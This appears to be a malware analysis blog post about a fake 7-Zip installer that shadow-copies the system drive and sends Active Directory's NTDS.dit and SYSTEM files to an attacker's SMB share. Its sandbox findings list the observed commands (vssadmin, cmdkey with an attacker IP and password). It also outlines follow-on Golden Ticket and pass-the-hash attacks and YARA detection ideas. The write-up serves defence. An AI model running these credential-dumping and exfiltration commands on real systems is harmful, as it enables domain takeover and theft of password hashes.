Fake 7-Zip Installer Steals Active Directory Credentials | Full Malware Analysis with ANY.RUN
In this analysis, I demonstrate how a seemingly harmless installer for a popular application like 7-Zip can be used to compromise an entire…

In this analysis, I demonstrate how a seemingly harmless installer for a popular application like 7-Zip can be used to compromise an entire Active Directory domain in a matter of minutes. The attack leverages a series of commands to exfiltrate critical system files, enabling further attacks and complete domain takeover.
The Attack Sequence

The attack begins when an unsuspecting user executes the malicious 7-Zip installer. This action triggers a payload that performs the following steps:
Covering Tracks: To minimize traces and avoid detection, all output from the executed commands is redirected to null, preventing the creation of console logs.
Creation of a Shadow Copy: To bypass file locks on sensitive system files, the malware first creates a Volume Shadow Copy (VSS) of the system drive. This allows it to access files that are in use by the operating system, such as the NTDS.dit and SYSTEM files.
Exfiltration of Critical Data: The malware then connects to a remote server using the SMB protocol and exfiltrates the NTDS.dit and SYSTEM files. The NTDS.dit file is a database that stores Active Directory user and group information, including password hashes. The SYSTEM file is required to decrypt these hashes.

Post-Exfiltration Attacks

Once the attacker has possession of the NTDS.dit and SYSTEM files, they can perform a variety of devastating attacks, including:
- Golden Ticket Attacks: The attacker can forge Kerberos Ticket Granting Tickets (TGTs) to gain unlimited access to the entire domain.
- NTLM Password Hash Cracking: The attacker can extract password hashes from the
NTDS.ditfile and attempt to crack them to obtain plaintext passwords. - Pass-the-Hash Attacks: Even without cracking the passwords, the attacker can use the extracted hashes for lateral movement and privilege escalation within the network.

Malware Analysis with Any.Run

I used the Any.Run sandbox environment to analyze the malware’s behavior. The analysis revealed the following:
- The malware was immediately flagged as malicious.
- The process tree showed the execution of the fake 7-Zip installer, which spawned a “payload” process that, in turn, executed a series of command shells.
- The following commands were observed:
cmd.exe /c vssadmin create shadow /for=c: >nul 2>&1– Creates a shadow copy of the C: drive.cmd.exe /c vssadmin list shadows– Lists the available shadow copies.cmdkey /add/192.76.28.19– Adds the attacker’s IP address to the Windows Credential Manager./user:thr34t /pass:MyThreatPassword123+– Adds the attacker’s credentials to the Windows Credential Manager.copycommands were used to exfiltrate theNTDS.ditandSYSTEMfiles to a remote share.cmdkey /delete– Deletes the added credentials from the Credential Manager to cover tracks.- The analysis identified “OS Credential Dumping” as a key tactic, confirming the malware’s intent to steal credentials.

Detection and Prevention
To detect and prevent similar attacks in the future, I demonstrated how to write YARA rules that focus on the following indicators:
- Detection of file copying: The rules can detect attempts to copy the
SYSTEMhive andNTDS.ditfiles. - Detection of credential injection: The rules can detect attempts to inject credentials into the Windows Credential Manager using
cmdkey /add. - Detection of SMB exfiltration: The rules can detect attempts to exfiltrate data to the attacker’s IP address via SMB.
By using platforms like Any.Run to analyze malware and create custom detection rules, security teams can significantly improve their ability to prevent and respond to sophisticated attacks.